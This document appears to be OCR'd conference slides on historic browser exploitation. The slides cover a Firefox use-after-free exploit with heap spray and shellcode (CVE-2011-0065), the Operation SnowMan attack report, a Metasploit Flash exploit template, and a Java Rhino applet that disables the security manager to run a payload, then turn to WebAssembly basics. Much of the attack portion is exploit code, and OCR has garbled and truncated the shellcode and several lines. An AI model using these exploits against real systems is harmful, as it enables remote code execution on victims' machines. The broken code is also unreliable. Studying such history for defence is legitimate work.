
4 years of happy UAF in Firefox , SeaMonkey

If date >= 2007 && date <= 2011

{

- Use-after-free, 'OnChannelRedirect' // CVE-2008-3835 - CVE-2011-0065
- heapspray with a minimal ROP chain to bypass DEP

}



Vanilla heap Spray in Firefox, SeaMonkey

BSTR / DWORD

```
typedef WCHAR OLECHAR;
typedef OLECHAR* BSTR;
typedef BSTR* LPBSTR;
```

```
DECLSPEC_ALLOCATOR LPVOID HeapAlloc(
  HANDLE hHeap,
  DWORD  dwFlags,
  SIZE_T dwBytes
);
```

Have fun ☺

CVE-2011-0065

```
<html>
<head>
</head>
<body>
<object id="exploit" ></object>
<script>
function exploit()    {
    var foo=document.getElementById("exploit");

e.QueryInterface(Components.interfaces.nsIChannelEventSink).onChannel
Object,0);
    var vftable = unescape("\x00% u0c10");
    var shellcode =
unescape("%u0004%u0c10%uBCBB%u68F1%u0105%u0106%uBE51%u6623%u0030%u0c1
%u0c10%uF1DD%u68F2%u0030%u0c10%u9000%u0000%u0040%u0000%u0c0c%u0c0c%u0
90%uC781%u986D%u0007%u078B%uF505%u03F6%u9000%u9090%u056A%uC181%u008E%
EE81%u95Fa%u0004%uFF6A%uD6FF%uCCCC%u6163%u636c%u652e%u6578%u0000%uccc
    var vtable = unescape("%u0c0c%u0c0c");
        while(vtable.length < 0x10000) {vtable += vtable;}
        var heapblock =
shellcode+vtable.substring(0,0x10000/2-shellcode.length*2);
        while (heapblock.length<0x80000) {heapblock += shellcode+heapl
    var finalspray = heapblock.substring(0,0x80000 - shellcode.length
0x24/2 - 0x4/2 - 0x2/2);

    var heapspray = new Array()
        for (var i=0;i<0x100;i++){
            heapspray[i] = finalspray+shellcode;
        }
    foo.data="";}
</script>
<input type=button value="Exploit" onclick="exploit()" />
```

Snowman & Deputydog Operations

New Internet Explorer 10 zero-day exploit targets U.S. military

A new zero-day exploit within IE 10 has been discovered in what is called "Operation Snowman," resulting in rapid investigation by Microsoft.

Threat Research

Operation SnowMan: DeputyDog Actor Compromises US Veterans of Foreign Wars Website

February 13, 2014 | by Darien Kindlund, Xiaobo Chen, Mike Scott, Ned Moran, Dan Caselden

0DAY ZERO-DAY

On February 11, FireEye identified a zero-day exploit (CVE-2014-0322) being served up from the U.S. Veterans of Foreign Wars' website (vfw[.]org). We believe the attack is a strategic Web compromise targeting American military personnel amid a paralyzing snowstorm at the U.S. Capitol in the days leading up to the Presidents Day holiday weekend. Based on infrastructure overlaps and tradecraft similarities, we believe the actors behind this campaign are associated with two previously identified campaigns (Operation DeputyDog and Operation Ephemeral Hydra).


This blog post examines the vulnerability and associated attacks, which we have dubbed "Operation SnowMan."

https://www.zdnet.com/article/new-internet-explorer-10-zero-day-exploit-targets-u-s-military/

Snowman & deputydog Operations Targets

- U.S. government entities
- Japanese firms
- Defense industrial base (DIB) companies
- Law firms
- Information technology (IT) companies
- Mining companies
- Non-governmental organizations (NGOs)

The delivery technique of CVE-2014-0322



Tope.SWF that leads to a second stage dropper called "Erido.jpg"

```
1  public function Tope(){
2
3          this.jpgByte = new ByteArray();
4
5          this.l = new URLLoader();
6
7          this.store_bytes = new ByteArray();
8
9          super();
10
11         var _local1:URLRequest = new URLRequest();
12
13         _local1.url = "Erido.jpg";
14
15         this.l.dataFormat = URLLoaderDataFormat.BINARY;
16
17         this.l.addEventListener(Event.COMPLETE, this.E_xx);
18
19         this.l.load(_local1);
20
21     }
```

UAF Adobe Flash *CVE-2015-5119*

```
  def exploit_template(cli, target_info)
    swf_random = "#{rand_text_alpha(4 + rand(3))}.swf"
    target_payload = get_payload(cli, target_info)
    b64_payload = Rex::Text.encode_base64(target_payload)

    if target.name =~ /Windows/
      platform_id = 'win'
    elsif target.name =~ /Linux/
      platform_id = 'linux'
    end

    html_template = %Q|<html>
    <body>
    <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" codebase="http://download.macromedia.com/pub/shockwave/cabs/fl
    <param name="movie" value="<%=swf_random%>" />
    <param name="allowScriptAccess" value="always" />
    <param name="FlashVars" value="sh=<%=b64_payload%>&pl=<%=platform_id%>" />
    <param name="Play" value="true" />
    <embed type="application/x-shockwave-flash" width="1" height="1" src="<%=swf_random%>" allowScriptAccess="always" FlashVars
    </object>
    </body>
    </html>
    |

    return html_template, binding()
  end

  def create_swf
    path = ::File.join(Msf::Config.data_directory, 'exploits', 'CVE-2015-5119', 'msf.swf')
    swf =  ::File.open(path, 'rb') { |f| swf = f.read }

    swf
  end
end
```

Silent Java-drive by – Rhino engine
Exploiting IE, Firefox, Google Chrome **(All systems)**

Rhino is a JavaScript engine written fully in Java and managed by the Mozilla Foundation as open source software.

Some popular java CVEs

- CVE-2011-0802
- CVE-2011-0814
- CVE-2011-0862
- CVE-2011-0863
- CVE-2011-0865
- **CVE-2011-3544**
- CVE-2011-0867
- CVE-2011-0868
- CVE-2011-0869
- CVE-2011-0871
- CVE-2011-0873
- CVE-2011-3389
- CVE-2011-3516
- CVE-2011-3521
- CVE-2011-3544
- CVE-2011-3545
- CVE-2011-3546
- CVE-2011-3547
- CVE-2011-3548
- CVE-2011-3549
- CVE-2011-3550
- CVE-2011-3551
- CVE-2011-3552
- CVE-2011-3553
- CVE-2011-3554
- CVE-2011-3556
- CVE-2011-3557
- CVE-2011-3560
- CVE-2011-3561
- CVE-2011-3563
- CVE-2011-5035
- CVE-2012-0497
- CVE-2012-0498
- CVE-2012-0499
- CVE-2012-0500
- CVE-2012-0501
- CVE-2012-0502
- CVE-2012-0503
- CVE-2012-0505
- CVE-2012-0506
- CVE-2012-0507
- CVE-2012-0547
- CVE-2012-0551
- CVE-2012-1531
- CVE-2012-1532
- CVE-2012-1533
- CVE-2012-1541
- CVE-2012-1682
- CVE-2012-1713
- CVE-2012-1716
- CVE-2012-1717
- CVE-2012-1718
- CVE-2012-1719

Exploiting Rhino Scripting Engine

```
public class Exploit extends Applet {
        public void init() {
                try {
                        ScriptEngine se = new ScriptEngineManager().getEngineByName("js");
                        Bindings b = se.createBindings();
                        b.put("applet", this);
                        Object proxy = (Object) se.eval(
                                        "this.toString = function() {" +
                                        "       java.lang.System.setSecurityManager(null);" +
                                        "   applet.callBack();" +
                                        "       return 'metasploit';" +
                                        "};" +
                                        "c = new Error();" +
                                        "c.message = this;" +
                                        "c", b);
                        JList list = new JList(new Object[] { proxy });
                        this.add(list);
                } catch (ScriptException ex) {
                        ex.printStackTrace();
                }
        }

        public void callBack() {
                try {
                        Payload.main(null);
                } catch(Exception e) {
        }
        }
```

Rhino scripting engine NativeError class

On the other hand, when you build such an error object and try to call it from outside the script, you'll see a surprise:

```
java.lang.RuntimeException: No Context associated with current Thread
        at sun.org.mozilla.javascript.internal.Context.getContext(Context.java:2380)
        at sun.org.mozilla.javascript.internal.ScriptableObject.getDefaultValue(ScriptableObject.java:832)
        at sun.org.mozilla.javascript.internal.ScriptableObject.getDefaultValue(ScriptableObject.java:773)
        at sun.org.mozilla.javascript.internal.ScriptRuntime.toString(ScriptRuntime.java:792)
        at sun.org.mozilla.javascript.internal.NativeError.js_toString(NativeError.java:188)
        at sun.org.mozilla.javascript.internal.NativeError.toString(NativeError.java:102)
```

Exploit steps:

- Assign a toString() method to this that will disable the security manager and then run the payload
- Create a new JavaScript error object
- Overwrite the error object's message property by this
- Return the error object

Execution steps:

- Create a new script engine and bind the applet to a JS variable
- Add the resulting object to a JList
- Display the JList to the user and wait for the UI thread to render it

Pure ASM web app

Rendering a web page with a simple request handling method using assembly (Native code)

Web Assembly


Asm.js

Why WASM is there while we have JS already?

- WASM is a compiler target
- Faster than JS code, because WASM is native code, while JS code needs to be parsed first
- WASM allows us to execute C/C++ code on the browser with a performance close to native
- WASM wasn't made to be a substitute for JS but to work alongside with it
- WASM is often used for developing web games

Speed, Portability, Flexibility

JS VS WASM



https://blog.logrocket.com/webassembly-how-and-why-559b7f96cd71/


WASM supports

Browsers that support WebAssembly

The funny part

WEBASSEMBLY

ASM and WASM format




WASM binary blobs structure

